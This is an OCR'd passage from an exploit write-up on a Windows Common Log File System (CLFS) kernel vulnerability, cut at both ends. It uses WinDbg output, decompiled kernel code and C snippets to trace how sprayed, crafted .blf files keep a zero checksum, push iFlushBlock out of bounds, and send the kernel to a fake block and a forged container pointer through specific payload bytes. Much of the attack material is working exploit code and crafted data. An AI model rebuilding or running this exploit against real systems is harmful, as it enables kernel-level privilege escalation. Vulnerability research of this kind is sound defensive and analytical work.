


it should have been changed before when it was opened with **CreateLogFile**.

```
do
{
        --const_10;
        wprintf((LPWSTR)L"\n[+] Names again = %ls\n", stored_log_arrays[const_10]);
        logFile = CreateLogFile(stored_log_arrays[const_10], GENERIC_READ | GENERIC_WRITE ,
        FILE_SHARE_READ, 0, OPEN_ALWAYS, 0);

        if (logFile == INVALID_HANDLE_VALUE) {
                DWORD error = GetLastError();
                printf("Could not create LOGfile3, error: 0x%x\n", (unsigned int)error);
                exit(-1);
        }


        printf("logFile %x\n", logFile);
        store_handles[z] = logFile;
        z++;

} while (const_10);
```

For some reason **spray blf** files end up after exiting **CreateLogFile** with checksum of **block 0 equal to 0** and return a **valid handle**, let's see why this happens.

I stop at **CreateLogFile** before opening some spray blf file.



Note that before calling **CreateLogFile**, **spray files** have the correct **checksum** in **block 0** and after completing the function, the checksum value changes to zero.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	15	00	01	00	02	00	02	00	00	00	00	00	4B	82	4C	C6	..........K‚LÆ
00000010	01	00	00	00	00	00	00	00	00	00	00	00	FF	FF	FF	FF	............ÿÿÿÿ
00000020	00	00	00	00	FF	FF	FF	FF	70	00	00	00	00	00	00	00	....ÿÿÿÿp.......
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000060	00	00	00	00	00	00	00	00	F8	03	00	00	00	00	00	00	........ø.......
00000070	01	00	00	00	00	00	00	00	1C	5F	00	00	F5	C1	F5	C1	........_..õÁõÁ
00000080	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000090	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000B0	00	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00	....
000000C0	00	00	00	00	00	00	00	00	00	04	00	00	00	00	00	00	....
000000D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000E0	00	04	00	00	00	04	00	00	01	00	00	00	00	00	00	00	....

So, I set a breakpoint on **CClfsBaseFile::GetControlRecord**, to look inside.

```
WINDBG>db ffffcb82'0594cb40

ffffcb82'0594cb40 15 00 01 00 02 00 01 00-00 00 00 00 cd f9 5f f6  .............. _ //CHECKSUM
```

After passing **CClfsContainer::ReadSector** the **checksum** is not zero.

Before entering to calculate the CRC32, it puts the **checksum** field to zero in memory to calculate the CRC, and the result is correct.

ClfsDecodeBlock+30 and [rcx+_CLFS_LOG_BLOCK_HEADER. Checksum], 0 //zeros it in memory to CHECKSUM

ClfsDecodeBlock+34 shl edx, 9 ; unsigned int

ClfsDecodeBlock+37 **call CCrc32::ComputeCrc32**

ClfsDecodeBlock+3C cmp edi, eax


ClfsDecodeBlock+3E jnz short loc_FFFFF8057AB074D7

CClfsBaseFilePersisted::OpenImage+36D mov rbx, [rsp+78h+CLFS_CONTROL_RECORD]

CClfsBaseFilePersisted::OpenImage+372 cmp [rbx+_CLFS_CONTROL_RECORD.**eExtendState]**, r14d

CClfsBaseFilePersisted::OpenImage+376 jz loc_FFFFF8057AB3A3ED

Then it checks the value of **eExtendState =2** and it goes to **WriteMetadataBlock**.



Here the checksum is still zero in memory, I just need to see when this value is written in the file.

WINDBG>db rbx-70

ffffcb82'0511db40 15 00 01 00 02 00 01 00-00 00 00 00 00 00 00 00 ....


It checks some values that are crafted in **blf spray** file to reach **CClfsBaseFilePersisted::ExtendMetadataBlock.**

```
if ( CLFS_CONTROL_RECORD->eExtendState  == ClfsExtendStateNone )
      goto LABEL_47;
iExtendBlock = CLFS_CONTROL_RECORD->iExtendBlock;
     if ( iExtendBlock )
     {
      m_cBlocks = CClfsBaseFilePersisted->pCClfsBaseFile.m_cBlocks;
      if ( iExtendBlock < m_cBlocks && ((iExtendBlock - 2) & 0xFFFD) == 0 )
      {
       iFlushBlock = CLFS_CONTROL_RECORD->iFlushBlock;
       if ( iFlushBlock )
       {
        if ( iFlushBlock < m_cBlocks
          && iFlushBlock < 6u
          && iFlushBlock >= iExtendBlock
          && v23->cExtendStartSectors <= CClfsBaseFile::GetSize(CClfsBaseFilePersisted) >> 9 )
        {
          v27 = v23->cExtendSectors >> 1;
          if ( v23->cNewBlockSectors <= v27
                                + (CClfsBaseFilePersisted->pCClfsBaseFile.m_rgBlocks[v23->iExtendBlock].cbImage >> 9) )
          {
           ContainerSize = CClfsBaseFilePersisted::ExtendMetadataBlock(
                          CClfsBaseFilePersisted,
                          v23->iExtendBlock,
                          v27);
           v32 = ContainerSize;
```


After a loop to read blocks that have not been read yet, **block 0** continues with **checksum = 0**.

```
for ( i = v3; i < *(this + 20); i += 2 )
{
  EventObject = CClfsBaseFile::AcquireMetadataBlock(this, i);
  k = EventObject;
  if ( EventObject < 0 )
    goto LABEL_50;
}
```

Arriving at **WriteMetadataBlock**.




Since I'm running before it replaces block 0 with 1, the **iFlushBlock** value of the **blf spray** file is still **4** the correct value.




Now it's working with **block 4**, and it will write block 4 in file, here is not the problem yet.


Then it comes to **CClfsBaseFilePersisted::FlushControlRecord**




Inside it reaches **WriteMetadataBlock**, but with **argument 0**, to write **block 0** to file**.**




Then the **ClfsEncodeBlock** returns error **0xC01A000A,** although it will write the file with the bad **block 0** in **CClfsContainer::WriteSector**, just below.



The variable **var_54** stores the **0xC01A000A** error value and will be checked before exiting the function.




But after calling **CClfsContainer::WriteSector** which returns no error, the content of **var_54** is overwritten with zero.
So, the function returns zero with no error and it continues working since **CreateLogFile** will return a **handle** instead of an error value.




6-Ending the exploitation.

The value 0x13 in **iFlushBlock** causes it to go **out of bounds** and it will read the pointer that is in the pipes that points to the **Base Block +30** of **trigger blf**.



Then it adds 0x28 to that pointer, (**0x58** from the beginning of the base block of the **trigger blf)** that has the value **0x369.**

```
unsigned char RecordOffset12[] = { 0x69, 0x03 }; // offset 0x858 RecordOffset[12d]
to 0x369
```




The INC instruction will increase the value 0x14 by 1 and repeats 4 times, so 0x14 ends to 0x18.

WINDBG>**db r14+369**

ffffcb82'091e7397 14 00 00 00

After that, **CreateLogFile** is called, and reads the **0x1858** value.





```
WINDBG>db ffffcb82'091e7000+70+1858                    //fake block
ffffcb82'091e88c8 08 f0 fd c1 30 00 00 00-00 00 00 00 00  00 00 00 . 0...........
ffffcb82'091e88d8 00 00 00 00 00 00 00 00-00 00 00 05 00 00 00 00 00 ................
ffffcb82'091e88e8 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 00
```

GetSymbol checks if the fake block previously created in **trigger blf**, pointed by the offset **0x1858,** has the correct values.

```
WINDBG>db ffffcb82'091e7000+70+1458                    // correct block

ffffcb82'091e84c8 08 f0 fd c1  30 00 00 00-00 00 08 00 00 00 00 00 . 0.....

ffffcb82'091e84d8 00 00 00 00 00 00 00 00-80 7f 64 04 82 cb ff f
```

if the pointer had not been incremented several times, it would have the original value **0x1458** and will point to the right block.

After exit **GetSymbol,** it will use that **fake block** here.




```
unsigned char data5[] = {  0x00, 0x00, 0x00, 0x05 }; // offset 0x1df8 to a fake
_CLFS_CONTAINER_CONTEXT.cidNode.pContainer
```

